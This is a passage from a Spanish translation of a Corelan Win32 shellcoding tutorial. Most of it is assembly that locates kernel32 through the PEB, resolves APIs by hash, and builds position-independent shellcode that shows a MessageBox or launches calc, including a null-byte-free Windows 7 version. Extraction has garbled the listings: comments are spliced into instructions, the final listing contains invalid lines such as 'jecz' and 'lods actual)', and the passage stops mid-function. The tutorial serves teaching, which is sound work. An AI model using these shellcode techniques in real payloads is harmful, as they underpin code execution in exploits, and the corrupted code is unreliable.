Como era de esperar, el código funciona perfectamente en XP SP3.



Pero en Windows 7 no funciona.


Con el fin de hacer que esto funcione en un Windows 7 también, todo lo que tiene que hacer es reemplazar completamente la función find_kernel32 con esto:

Tamaño: 22 bytes, 5 bytes nulos.

```
find_kernel32:  
xor eax, eax ; Limpia EAX.  
mov eax, [fs:0x30 ] ; Consigue un puntero al PEB.  
mov eax, [ eax + 0x0C ] ; Consigue el PEB->Ldr  
mov eax, [ eax + 0x14 ] ; Consigue el PEB->  
>Ldr.InMemoryOrderModuleList.Flink  
 ; (1era entrada)  
mov eax, [ eax ] ; Consigue la próxima entrada(2da entrada)  
mov eax, [ eax ] ; Consigue la próxima entrada(3ra entrada)  
mov eax, [ eax + 0x10 ] ; Consigue la BaseAddress de las 3 entradas  
 ; = kernel32.dll  
ret
```

Creación de Exploits 9: Introducción al Shellcoding en Win32 por corelanc0d3r traducido por Ivinson/CLS

Intenta de nuevo:



Gracias, Ricardo por probarlo.

Así que, si quieres esta técnica (la que funciona en Win7) también, y necesitas hacerlo libre de bytes nulos, entonces una posible solución puede ser:

Tamaño: 28 bytes, bytes nulos: no.

```
push esi                ;Guarda ESI.
xor eax, eax           ; Limpia EAX.
xor ebx, ebx           ; Limpia EBX.
mov bl, 0x30           ; set ebx to 30
mov eax, [fs:ebx]      ; Consigue un puntero al PEB.
mov eax, [eax + 0x0C]  ; Consigue el PEB->Ldr
mov eax, [eax + 0x14]  ; Consigue el PEB-
>Ldr.InMemoryOrderModuleList.Flink
                        ; (1era entrada)
push eax
pop esi
mov eax, [esi]         ; Consigue la próxima entrada(2da entrada)
push eax
pop esi
mov eax, [esi]         ; Consigue la próxima entrada(3ra entrada)
mov eax, [eax + 0x10]  ; Consigue la BaseAddress de las 3 entradas
                        ; (kernel32.dll)
pop esi                ;Recupera ESI.
```

Creación de Exploits 9: Introducción al Shellcoding en Win32 por corelanc0d3r traducido por Ivinson/CLS

Poniendo todo junto part 2: Shellcode de MessgeBox portable

Vamos a dar un paso más. Vamos a convertir nuestra Shellcode de MessageBox en una versión genérica que debería funcionar en todas las versiones de Windows. Al escribir la Shellcode tendremos que:

- Encontrar la dirección base de kernel32.
- Encontrar LoadLibraryA y ExitProcess en kernel32.dll (bucle que encuentra la función de ambos hashes y escribe los punteros de función a la pila).
- Cargar user32.dll (El puntero a LoadLibraryA debe estar en la pila, por lo que sólo empujaremos un puntero a la string "user32.dll" como argumento y llamaremos a la API LoadLibraryA). Como resultado, la dirección de user32.dll estará en EAX.
- Encontrar MessageBoxA en user32.dll. No se requiere bucle aquí (sólo tenemos un hash para eso). Después de que la función ha sido encontrada, el puntero de función estará en EAX.
- Empujar argumentos de MessageBoxA a la pila y llamar MessageBox (puntero que se encuentra todavía en EAX. Así que, CALL EAX servirá).
- Salir.

El código debería ser algo como esto:

```
; Shellcode de ejemplo que mostrará un MessageBox
; con título y texto personalizados
; Escrito por Peter Van Eeckhoutte
; http://www.corelan.be:8800

[Section .text]
[BITS 32]

global _start

_start:

    jmp start_main

;=====FUNCIONES=====
;=====Función : consigue la BaseAddress de Kernel32=====
;Técnica : PEB InMemoryOrderModuleList
find_kernel32:
```

Creación de Exploits 9: Introducción al Shellcoding en Win32 por corelanc0d3r traducido por Ivinson/CLS

```
xor eax, eax          ; Limpia EBX.
mov eax, [fs:0x30 ]   ; Consigue un puntero al PEB.
mov eax, [ eax + 0x0C ] ; Consigue el PEB->Ldr
mov eax, [ eax + 0x14 ] ; Consigue el PEB->Ldr.InMemoryOrderModuleList.Flink
(1era entrada)
mov eax, [ eax ]      ; Consigue la próxima entrada(2da entrada)
mov eax, [ eax ]      ; Consigue la próxima entrada(3ra entrada)
mov eax, [ eax + 0x10 ] ; Consigue la BaseAddress de las 3
entradas(kernel32.dll)
ret

;=====Función : Busca la BaseAddress de las funciones=====
find_function:
pushad                ;Guarda todos los registros
mov ebp, [esp + 0x24] ;Pone la BaseAddress del módulo que está
siendo

                        ;cargado en EBP.
mov eax, [ebp + 0x3c]  ;Salta la cabecera MSDOS
mov edx, [ebp + eax + 0x78] ;Va a la Export Table y pone la dirección
relativa

                        ;en EDX
add edx, ebp          ;Le suma la BaseAddress.
                        ;EDX = dirección absoluto de la Export Table
mov ecx, [edx + 0x18] ;Prepara el contador ECX.
                        ;(¿Cuántos items exportados están en un
array?)
mov ebx, [edx + 0x20] ;Pone el offset relativo a las tablas de
nombres en EBX.
add ebx, ebp          ;Le suma la BaseAddress.
                        ;EBX = dirección absoluta de tablas de
nombres

find_function_loop:
jecxz find_function_finished ;Si ECX = 0, entonces el último símbolo fue
verificado.

                        ;(No debería suceder nunca)
                        ;a menos que la función no pudo ser
encontrada
dec ecx                ;ECX=ECX-1
mov esi, [ebx + ecx * 4] ;Consigue el offset relativo del nombre
asociado

                        ;al símbolo actual
                        ;y lo guarda en ESI
add esi, ebp          ;Le suma la BaseAddress.
                        ;ESI = dirección absoluta del símbolo actual

compute_hash:
xor edi, edi          ;Limpia EDI.
xor eax, eax          ;Limpia EAX.
cld                   ;Limpia el flag de direcciones.
                        ;Se asegurará que se incremente en vez de
                        ;que se decremente al usar lods*

compute_hash_again:
lodsb                 ;Carga bytes en ESI (nombre de símbolo
actual)

                        ;en AL, + incremente ESI
test al, al           ;bitwise test :
                        ;Ve si el final de string ha sido alcanzado
jz compute_hash_finished ;si el FZ está activo = Final de string
alcanzada
ror edi, 0xd          ;si el FZ no está activo = rota el valor
                        ;actual del hash 13 bits a la derecha.
add edi, eax          ;Le suma el car. actual del nombre del
símbolo

                        ;al acumulador del hash
```

Creación de Exploits 9: Introducción al Shellcoding en Win32 por corelanc0d3r traducido por Ivinson/CLS

```
jmp compute_hash_again          ;Continúa el bucle

compute_hash_finished:

find_function_compare:
cmp edi, [esp + 0x28]           ;Ve si el hash computado coincide con el
buscado(en ESP+0x28)

                                ;EDi = hash actual computado
                                ;ESI = nombre de función actual (string)
jnz find_function_loop         ;No coincide, anda al próximo símbolo
mov ebx, [edx + 0x24]           ;Si coincide: extrae la tabla de ordinales
                                ;Offset relativo y puesto en EBX.
add ebx, ebp                    ;Le suma la BaseAddress.
                                ;EBX = dirección absoluta de la dirección de
la tabla de ordinales
mov cx, [ebx + 2 * ecx]         ;Consigue el número ordinal del símbolo
actual (3 bytes)
mov ebx, [edx + 0x1c]           ;Consigue la tabla de direcciones relativa y
la pone en EBX
add ebx, ebp                    ;Le suma la BaseAddress.
                                ;EBX = dirección absoluta de la tabla de
direcciones
mov eax, [ebx + 4 * ecx]         ;Consigue el offset de la función relativa de
su ordinal y lo pone en EAX.
add eax, ebp                    ;Le suma la BaseAddress.
                                ;EAX = dirección absoluta de la dirección de
funciones
mov [esp + 0x1c], eax           ;Sobrescribe la copia de la pila de EAX y el
POPAD
                                ;retornará la dirección de la función en EAX.
find_function_finished:
popad                           ;Restaura los registros..
                                ;EAX tendrá la dirección de la función.
ret

;====Función :Bucle para buscar funciones de DLL's (procesa todos los
hashes)=====
find_funcs_for_dll:
    lodsd                        ;Carga el hash actual en EAX (apuntado por ESI)
    push eax                     ;Empuja el hash a la pila
    push edx                     ;Empuja la BaseAddress de la DLL a la pila
    call find_function
    mov [edi], eax               ;Escribe el puntero de la función en la dirección
en EDI.
    add esp, 0x08
    add edi, 0x04                ;Incremente EDI para guardar el próximo puntero.
    cmp esi, ecx                 ;¿Procesamos todos los hashes?
    jne find_funcs_for_dll      ;Consigue el próximo hash y busca el puntero de la
función
find_funcs_for_dll_finished:
    ret

;====Función : Conseguir el puntero al título del MessageBox=====
GetTitle:
    ; Define la etiqueta para la ubicación de la string del
argumento winexec
    call TitleReturn           ; Llama a la etiqueta de retorno, entonces la dirección
de retorno

                                ; (ubicación de la string) es empujada a la pila.
    db "Corelan"              ; Escribe los bytes en la Shellcode
    db 0x00                    ; Termina nuestra string con un carácter nulo.

;====Function : Conseguir el puntero al texto del MessageBox=====
GetText:
    ; Define la etiqueta para ubicar la string del argumento
del MessageBox
    call TextReturn           ; Llama a la etiqueta de retorno, entonces la dirección
de retorno

                                ; (ubicación de la string) es empujada a la pila.
```


Creación de Exploits 9: Introducción al Shellcoding en Win32 por corelanc0d3r traducido por Ivinson/CLS

```
db "You have been pwned by Corelan" ; Escribe los bytes en la Shellcode
db 0x00 ; Termina nuestra string con un carácter nulo.

;====Función : Conseguir el puntero al texto user32.dll=====
GetUser32: ; Define la etiqueta para la ubicación de la string
user32.dll.
    call User32Return ; Llama a la etiqueta de retorno, entonces la
dirección de retorno ; (ubicación de la string) es empujada a la pila.
    db "user32.dll" ; Escribe los bytes en la Shellcode
    db 0x00 ; Termina nuestra string con un carácter nulo.

;====Función : Conseguir los punteros a los hashes de las funciones===
GetHashes:
    call GetHashesReturn
;LoadLibraryA hash : 0x8E4E0EEC
    db 0x8E
    db 0x4E
    db 0x0E
    db 0xEC

;ExitProcess hash = 0x7ED8E273
    db 0x7E
    db 0xD8
    db 0xE2
    db 0x73

GetMsgBoxHash:
    call GetMsgBoxHashReturn
;MessageBoxA hash = 0xA8A24DBC
    db 0xA8
    db 0xA2
    db 0x4D
    db 0xBC

;=====
;=====APLICACIÓN PRINCIPAL=====
;=====

start_main:
    sub esp,0x08 ;Asigna espacio en la pila para guardar 2 cosas :
;En este orden: ptr para LoadLibraryA, ExitProc
    mov ebp,esp ;Pone EBP como ptr de marco para el offset relativo
;Así, podremos hacer esto:
;call ebp+4 = Ejecutar LoadLibraryA
;call ebp+8 = Ejecutar ExitProcess

    call find_kernel32
    mov edx,eax ;Guarda la BaseAddress de kernel32 en EDX
;Busca las funciones dentro de kernel32 primero
    jmp GetHashes ;Consigue la dirección del primer hash
GetHashesReturn:
    pop esi ;Pone el puntero al hash en ESI.
    lea edi, [ebp+0x4] ;Guardaremos las direcciones de las funciones en EDI
; (EDI se incrementará con 0x04 por cada hash)
; (ver resolve_symbols_for_dll)

    mov ecx,esi
    add ecx,0x08 ; Guarda la dirección del último hash en ECX.
    call find_funcs_for_dll ; Consigue los punteros de funciones para los 2
; hashes de funciones de kernel32
; y los pone en EBP+4 y EBP+8

;Busca la función en user32.dll
;loadlibrary primero- primero pone el puntero a la string user32.dll en la
pila
    jmp GetUser32
User32Return:
```


Creación de Exploits 9: Introducción al Shellcoding en Win32 por corelanc0d3r traducido por Ivinson/CLS

```
;El puntero a "user32.dll" ahora está en el tope de la pila, solo llama a
LoadLibrary
    call [ebp+0x4]
;La BaseAddress de user32.dll ahora está en EAX (si fue cargada correctamente)
;La pone en EDX para ser usada en find_function
    mov edx,eax
; Encuentra la función de MessageBoxA
;primero consigue el puntero al hash de la función
    jmp GetMsgBoxHash
GetMsgBoxHashReturn:
;Pone el puntero en ESI y se prepara para buscar la función
    pop esi
    lodsd                ;Carga el hash actual en EAX (apuntado por ESI)
    push eax            ;Empuja el hash a la pila
    push edx            ;Empuja la BaseAddress de la DLL a la pila
    call find_function
;La dirección de la función debería estar en EAX ahora
;la mantendremos allí
    jmp GetTitle
TitleReturn:
                ;Define una etiqueta para ser llamada y la
                ;dirección de la string se empuja a la pila.
    pop ebx                ;EBX ahora apunta a la string Title

    jmp GetText            ;Salta a la ubicación
                ;de la string Text del MessageBox.
TextReturn:
                ;Define una etiqueta para ser llamada y la
                ;dirección de la string se empuja a la pila.
    pop ecx                ;ECX ahora apunta a la string Text.

;Ahora, empuja los parámetros a la pila.
    xor edx,edx            ;Limpia EDX.
    push edx              ;Pone 0 en la pila.
    push ebx              ;Pone el puntero a Title en la pila.
    push ecx              ;Pone el puntero a Text en la pila.
    push edx              ;Pone 0 en la pila.
    call eax              ;call MessageBoxA(0,Text,Title,0)


;ExitFunc
    xor eax,eax            ;Limpia EAX.
    push eax              ;Pone 0 en la pila.
    call [ebp+8]          ;ExitProcess(0)
```



Creación de Exploits 9: Introducción al Shellcoding en Win32 por corelanc0d3r traducido por Ivinson/CLS

¡Más de 290 bytes, e incluye 38 bytes nulos!

Vamos a probar w32-testival nuevo:



Ahora, puedes aplicar estas técnicas y construir Shellcodes más potentes o simplemente, jugar con él y ampliar este ejemplo un poco al igual que ésta:

```
; Shellcode de ejemplo que mostrará un MessageBox
; con título y texto personalizados + botones "OK" y "Cancelar"
; y cuando des clic en un botón, algo más
; se realizará.
; Escrito por Peter Van Eeckhoutte
; http://www.corelan.be:8800

[Section .text]
[BITS 32]

global _start

_start:

    jmp start_main

;=====FUNCIONES=====
;=====Función : consigue la BaseAddress de Kernel32=====
;Técnica : PEB InMemoryOrderModuleList
find_kernel32:
xor eax, eax                ; Limpia EBX.
mov eax, [fs:0x30 ]         ; Consigue un puntero al PEB.
mov eax, [ eax + 0x0C ]     ; Consigue el PEB->Ldr
mov eax, [ eax + 0x14 ]     ; Consigue el PEB->Ldr.InMemoryOrderModuleList.Flink
                             ; (1era entrada)
mov eax, [ eax ]           ; Consigue la próxima entrada(2da entrada)
mov eax, [ eax ]           ; Consigue la próxima entrada(3ra entrada)
mov eax, [ eax + 0x10 ]     ; Consigue la BaseAddress de las 3
                             ; entradas(kernel32.dll)
ret

;=====Función : Busca la BaseAddress de las funciones=====
find_function:
pushad                      ;Guarda todos los registros
```

Creación de Exploits 9: Introducción al Shellcoding en Win32 por corelanc0d3r traducido por Ivinson/CLS

```
mov ebp, [esp + 0x24] ;Pone la BaseAddress del módulo que está
siendo
; cargado en EBP.
mov eax, [ebp + 0x3c] ;Salta la cabecera MSDOS
mov edx, [ebp + eax + 0x78] ;Va a la Export Table y pone la dirección
relativa
; en EDX
add edx, ebp ;Le suma la BaseAddress.
; EDX = dirección absoluto de la Export Table
mov ecx, [edx + 0x18] ;Prepara el contador ECX.
; (¿Cuántos items exportados están en un
array?)
mov ebx, [edx + 0x20] ;Pone el offset relativo a las tablas de
nombres en EBX.
add ebx, ebp ;Le suma la BaseAddress.
; EBX = dirección absoluta de tablas de
nombres
find_function_loop:
jecxz find_function_finished ;Si ECX = 0, entonces el último símbolo fue
verificado.
; (No debería suceder nunca)
; a menos que la función no pudo ser
encontrada
dec ecx ;ECX=ECX-1
mov esi, [ebx + ecx * 4] ;Consigue el offset relativo del nombre
asociado
; al símbolo actual
; y lo guarda en ESI
add esi, ebp ;Le suma la BaseAddress.
; ESI = dirección absoluta del símbolo actual
compute_hash:
xor edi, edi ;Limpia EDI.
xor eax, eax ;Limpia EAX.
cld ;Limpia el flag de direcciones.
; Se asegurará que se incremente en vez de
; que se decremente al usar lods*
compute_hash_again:
lodsb ;Carga bytes en ESI (nombre de símbolo
actual)
; en AL, + incremente ESI
test al, al ;bitwise test :
; Ve si el final de string ha sido alcanzado
; si el FZ está activo = Final de string
alcanzada
jz compute_hash_finished
ror edi, 0xd ;si el FZ no está activo = rota el valor
; actual del hash 13 bits a la derecha.
add edi, eax ;Le suma el car. actual del nombre del
símbolo
; al acumulador del hash
jmp compute_hash_again ;Continúa el bucle
compute_hash_finished:
find_function_compare:
cmp edi, [esp + 0x28] ;Ve si el hash computado coincide con el
buscado(en ESP+0x28)
; EDI = hash actual computado
; ESI = nombre de función actual (string)
jnz find_function_loop ;No coincide, anda al próximo símbolo
mov ebx, [edx + 0x24] ;Si coincide: extrae la tabla de ordinales
; Offset relativo y puesto en EBX.
add ebx, ebp ;Le suma la BaseAddress.
; EBX = dirección absoluta de la dirección de
la tabla de ordinales
```

Creación de Exploits 9: Introducción al Shellcoding en Win32 por corelanc0d3r traducido por Ivinson/CLS

```
mov cx, [ebx + 2 * ecx] ;Consigue el número ordinal del símbolo
actual (3 bytes)
mov ebx, [edx + 0x1c] ;Consigue la tabla de direcciones relativa y
la pone en EBX
add ebx, ebp ;Le suma la BaseAddress.
;EBX = dirección absoluta de la tabla de
direcciones
mov eax, [ebx + 4 * ecx] ;Consigue el offset de la función relativa de
su ordinal y lo pone en EAX.
add eax, ebp ;Le suma la BaseAddress.
;EAX = dirección absoluta de la dirección de
funciones
mov [esp + 0x1c], eax ;Sobrescribe la copia de la pila de EAX y el
POPAD ;retornará la dirección de la función en EAX.

find_function_finished:
popad ;Restaura los registros..
;EAX tendrá la dirección de la función.
ret

;=====Función :Bucle para buscar funciones de DLL's (procesa todos los hashes)=====
find_funcs_for_dll:
    lodsd ;Carga el hash actual en EAX (apuntado por ESI)
    push eax ;Empuja el hash a la pila
    push edx ;Empuja la BaseAddress de la DLL a la pila
    call find_function
    mov [edi], eax ;Escribe el puntero de la función en la dirección
en EDI.
    add esp, 0x08
    add edi, 0x04 ;Incrementa EDI para guardar el próximo puntero.
    cmp esi, ecx ;¿Procesamos todos los hashes?
    jne find_funcs_for_dll ;Consigue el próximo hash y busca el puntero de la
función
find_funcs_for_dll_finished:
    ret

;=====Función : Conseguir el puntero al título del MessageBox=====
GetTitle: ; Define la etiqueta para la ubicación de la string del
argumento winexec
    call TitleReturn ; Llama a la etiqueta de retorno, entonces la dirección
de retorno
; (ubicación de la string) es empujada a la pila.
    db "Corelan" ; Escribe los bytes en la Shellcode
    db 0x00 ; Termina nuestra string con un carácter nulo.

;=====Function : Conseguir el puntero al texto del MessageBox=====
GetText: ; Define la etiqueta para ubicar la string del argumento
del MessageBox
    call TextReturn ; Llama a la etiqueta de retorno, entonces la dirección
de retorno
; (ubicación de la string) es empujada a la pila.
    db "Are you sure you want to launch calc ?" ; Escribe los bytes en la
Shellcode
    db 0x00 ; Termina nuestra string con un carácter nulo.

;=====Función :Conseguir el puntero al argumento calc de winexec=====
GetArg: ; Define la etiqueta para la ubicación de la string del
argumento winexec
    call ArgReturn ; Llama a la etiqueta de retorno, entonces la dirección
de retorno
; (ubicación de la string) es empujada a la pila.
    db "calc" ; Escribe los bytes en la Shellcode
    db 0x00 ; Termina nuestra string con un carácter nulo.

;=====Función : Conseguir el puntero al texto user32.dll=====
GetUser32: ; Define la etiqueta para la ubicación de la string
user32.dll.
```

Creación de Exploits 9: Introducción al Shellcoding en Win32 por corelanc0d3r traducido por Ivinson/CLS

```
    call User32Return    ; Llama a la etiqueta de retorno, entonces la
dirección de retorno

                                ; (ubicación de la string) es empujada a la pila.
    db "user32.dll"      ; Escribe los bytes en la Shellcode
    db 0x00              ; Termina nuestra string con un carácter nulo.

;===Función : Conseguir los punteros a los hashes de las funciones===

GetHashes:
    call GetHashesReturn
;LoadLibraryA      hash : 0x8E4E0EEC
    db 0x8E
    db 0x4E
    db 0x0E
    db 0xEC

;ExitProcess      hash = 0x7ED8E273
    db 0x7E
    db 0xD8
    db 0xE2
    db 0x73

;WinExec          hash = 0x98FE8A0E
    db 0x98
    db 0xFE
    db 0x8A
    db 0x0E

GetMsgBoxHash:
    call GetMsgBoxHashReturn
;MessageBoxA      hash = 0xA8A24DBC
    db 0xA8
    db 0xA2
    db 0x4D
    db 0xBC

;=====
;=====APLICACIÓN PRINCIPAL=====
;=====

start_main:
    sub esp,0x0c        ;Le asigna espacio a la pila para guardar 3 cosas:
                                ;En este orden: ptr para LoadLibraryA, ExitProc,
WinExec
    mov ebp,esp         ;Pone EBP como ptr de marco para el offset relativo
                                ;Así, podremos hacer esto:
                                ;call ebp+4   = Ejecutar LoadLibraryA
                                ;call ebp+8   = Ejecutar ExitProcess
                                ;call ebp+c   = Ejecutar WinExec

    call find_kernel32
    mov edx,eax         ;Guarda la BaseAddress de kernel32 en EDX
;Busca las funciones dentro de kernel32 primero
    jmp GetHashes      ;Obtiene la dirección del primer hash (de LoadLibrary)
GetHashesReturn:
    pop esi             ;Pone el puntero al hash en ESI.
    lea edi, [ebp+0x4] ;Guardaremos las direcciones de las funciones en EDI
                                ; (EDI se incrementará con 0x04 por cada hash)
                                ; (ver resolve_symbols_for_dll)

    mov ecx,esi
    add ecx,0x0c        ; Guarda la dirección del último hash en ECX.
    call find_funcs_for_dll ; Consigue los punteros de funciones para los 2
                                ; hashes de funciones de kernel32
                                ; y los pone en EBP+4 y EBP+8
;Busca la función en user32.dll
;loadlibrary primero- primero pone el puntero a la string user32.dll en la
pila
```

Creación de Exploits 9: Introducción al Shellcoding en Win32 por corelanc0d3r traducido por Ivinson/CLS

```
    jmp GetUser32
User32Return:
;El puntero a "user32.dll" ahora está en el tope de la pila, solo llama a
LoadLibrary
    call [ebp+0x4]
;La BaseAddress de user32.dll ahora está en EAX (si fue cargada correctamente)
;La pone en EDX para ser usada en find_function
    mov edx,eax
; Encuentra la función de MessageBoxA
;primero consigue el puntero al hash de la función
    jmp GetMsgBoxHash
GetMsgBoxHashReturn :
;Pone el puntero en ESI y se prepara para buscar la función
    pop esi
    lodsd                ;Carga el hash actual en EAX (apuntado por ESI)
    push eax             ;Empuja el hash a la pila
    push edx             ;Empuja la BaseAddress de la DLL a la pila
    call find_function
;La dirección de la función debería estar en EAX ahora
;la mantendremos allí
    jmp GetTitle        ;Salta a la ubicación
                        ;de la string Title del MsgBox
TitleReturn:           ;Define una etiqueta para ser llamada y la
                        ;dirección de la string se empuja a la pila.
    pop ebx             ;EBX ahora apunta a la string Title

    jmp GetText         ;Salta a la ubicación
                        ;de la string Text del MessageBox.
TextReturn:           ;Define una etiqueta para ser llamada y la
                        ;dirección de la string se empuja a la pila.
    pop ecx             ;ECX ahora apunta a la string Text

;Ahora, empuja los parámetros a la pila.
    xor edx,edx         ;Limpia EDX.
    push 1              ;pone 1 en la pila (buttontype 1 = ok+cancel)
    push ebx            ;Pone el puntero a Title en la pila.
    push ecx            ;Pone el puntero a Text en la pila.
    push edx            ;Pone 0 en la pila. (hOwner)
    call eax            ;call MessageBoxA(0,Text,Title,0)

;El valor de retorno del MessageBox está en EAX
;¿Necesitamos ejecutar la Calc? (Si eax!=1)
    xor ebx,ebx
    cmp eax,ebx        ;Si presionamos el botón OK, el retorno es 1.
    je done            ;Si el retorno fue 0, entonces va a la etiqueta "done" o hecho
;si necesitamos ejecutar la Calc
    jmp GetArg
ArgReturn:
;execute calc
    pop ebx
    xor eax,eax
    push eax
    push ebx
    call [ebp+0xc]

;ExitFunc

done:
    xor eax,eax        ;Limpia EAX.
    push eax           ;Pone 0 en la pila.
    call [ebp+8]       ;ExitProcess(0)
```

Este código se traduce en más de 340 bytes de opcodes, e incluye ¡45 bytes nulos! Así que, un poco de ejercicio, puedes tratar de hacer que esta

Creación de Exploits 9: Introducción al Shellcoding en Win32 por corelanc0d3r traducido por Ivinson/CLS

Shellcode quede libre de bytes nulos sin codificar toda el Payload, por supuesto.

Te voy a dar una ventaja inicial o algo de confusión. Depende si investigas o no: el ejemplo de la “calc” libre de bytes nulos (calcnnull.asm) que debería funcionar en Windows 7 también:

```
; Shellcode de ejemplo para ejecutar la Calc
; Escrito por Peter Van Eeckhoutte
; http://www.corelan.be:8800
; Versión sin bytes nulos.

[Section .text]
[BITS 32]

global _start

_start:
    ;getPC
    FLDPI
    FSTENV [ESP-0xC]
    pop ebp          ;Pone la BaseAddress en EBP.
    ;find kernel32
    ;Técnica: PEB (Compatible con Win7)

    push esi        ;Guarda ESI.
    xor eax, eax    ; Limpia EAX.
    xor ebx, ebx
    mov bl, 0x30
    mov eax, [fs:ebx] ; Consigue un puntero al PEB.
    mov eax, [eax + 0x0C] ; Consigue el PEB->Ldr
    mov eax, [eax + 0x14] ; Consigue el PEB>Ldr.InMemoryOrderModuleList.Flink (1era entrada)
    push eax
    pop esi
    mov eax, [esi] ; Consigue la próxima entrada(2da entrada)
    push eax
    pop esi
    mov eax, [esi] ; Consigue la próxima entrada(3ra entrada)
    mov eax, [eax + 0x10] ; Consigue la BaseAddress de las 3
    entradas(kernel32.dll)
    pop esi ;Recupera ESI.
    ;
    mov edx, eax ;Guarda la BaseAddress de kernel32 en EDX
    ; Consigue el puntero del hash a WinExec
    ; Empuja el hash a la pila
    push 0x0E8AFE98
    push edx ;Empuja el puntero de la BaseAddress de kernel32 a la pila.

    ;lookup function WinExec
    ;en vez de "call find_function"
    ;Usaremos EBP + offset y mantendremos la dirección en EBX.
    mov ebx, ebp
    add ebx, 0x11111179 ;Evita bytes nulos.
    sub ebx, 0x11111111
    call ebx ;(= ebp+59 = find_function)

    ;execute calc
    push 0x58202020 ;X + espacios.
    ;X será sobrescrita con un nulo.
    push 0x6578652E
    push 0x636C6163
    mov esi, esp
    xor ecx, ecx
```


Creación de Exploits 9: Introducción al Shellcoding en Win32 por corelanc0d3r traducido por Ivinson/CLS

```
mov [esi+0x8],cl ;Sobrescribe X con un nulo.
inc ecx
push ecx ;param 1 (window_state)
push esi ;Comando param para ejecutar
call eax ;eax = WinExec

;Busca ExitProcess()
;Primero recupera de la pila la BaseAddress de kernel32
pop eax
pop eax
pop eax
pop edx ;Aquí está
push 0x73E2D87E ;hash de ExitProcess
push edx ;BaseAddress de kernel32
call ebx ;Consigue la función - EBX aún apunta a find_function
;EAX ahora contiene la dirección de la función ExitProcess.
xor ecx,ecx
push ecx ;Empuja 0 (argumento) a la pila.
call eax ;exitprocess(0)
;=====Función : Buscar funciones =====
find_function:
pushad ;Guarda todos los registros.
mov ebp, [esp + 0x24] ;Pone la BaseAddress del módulo que está
siendo
mov eax, [ebp + 0x3c] ;cargado en EBP.
mov edx, [ebp + eax + 0x78] ;Salta la cabecera MSDOS
relativa ;Va a la Export Table y pone la dirección
relativa
add edx, ebp ;en EDX
;Le suma la BaseAddress.
mov ecx, [edx + 0x18] ;EDX = dirección absoluto de la Export Table
;Prepara el contador ECX.
;(¿Cuántos items exportados están en un
array?)
mov ebx, [edx + 0x20] ;Pone el offset relativo a las tablas de
nombres en EBX.
add ebx, ebp ;Le suma la BaseAddress.
nombres ;EBX = dirección absoluta de tablas de
nombres
find_function_loop:
jecz find_function_finished ;Si ECX = 0, entonces el último símbolo fue
verificado.
;No debería suceder nunca)
;a menos que la función no pudo ser
encontrada
dec ecx ;ECX=ECX-1
mov esi, [ebx + ecx * 4] ;Consigue el offset relativo del nombre
asociado
add esi, ebp ;al símbolo actual
;y lo guarda en ESI
;Le suma la BaseAddress.
;ESI = dirección absoluta del símbolo actual
compute_hash:
xor edi, edi ;Limpia EDI.
xor eax, eax ;Limpia EAX.
cld ;Limpia el flag de direcciones.
;Se asegurará que se incremente en vez de
;que se decremente al usar lods*
compute_hash_again:
lods actual) ;Carga bytes en ESI (nombre de símbolo
actual)
inc esi ;en AL, + incremente ESI
test al, al ;bitwise test :
;Ve si el final de string ha sido alcanzado
```

Creación de Exploits 9: Introducción al Shellcoding en Win32 por corelanc0d3r traducido por Ivinson/CLS

```
jz compute_hash_finished ;si el FZ está activo = Final de string
alcanzada
ror edi, 0xd ;si el FZ no está activo = rota el valor
;actual del hash 13 bits a la derecha.
add edi, eax ;Le suma el car. actual del nombre del
símbolo
;al acumulador del hash
jmp compute_hash_again ;Continúa el bucle

compute_hash_finished:

find_function_compare:
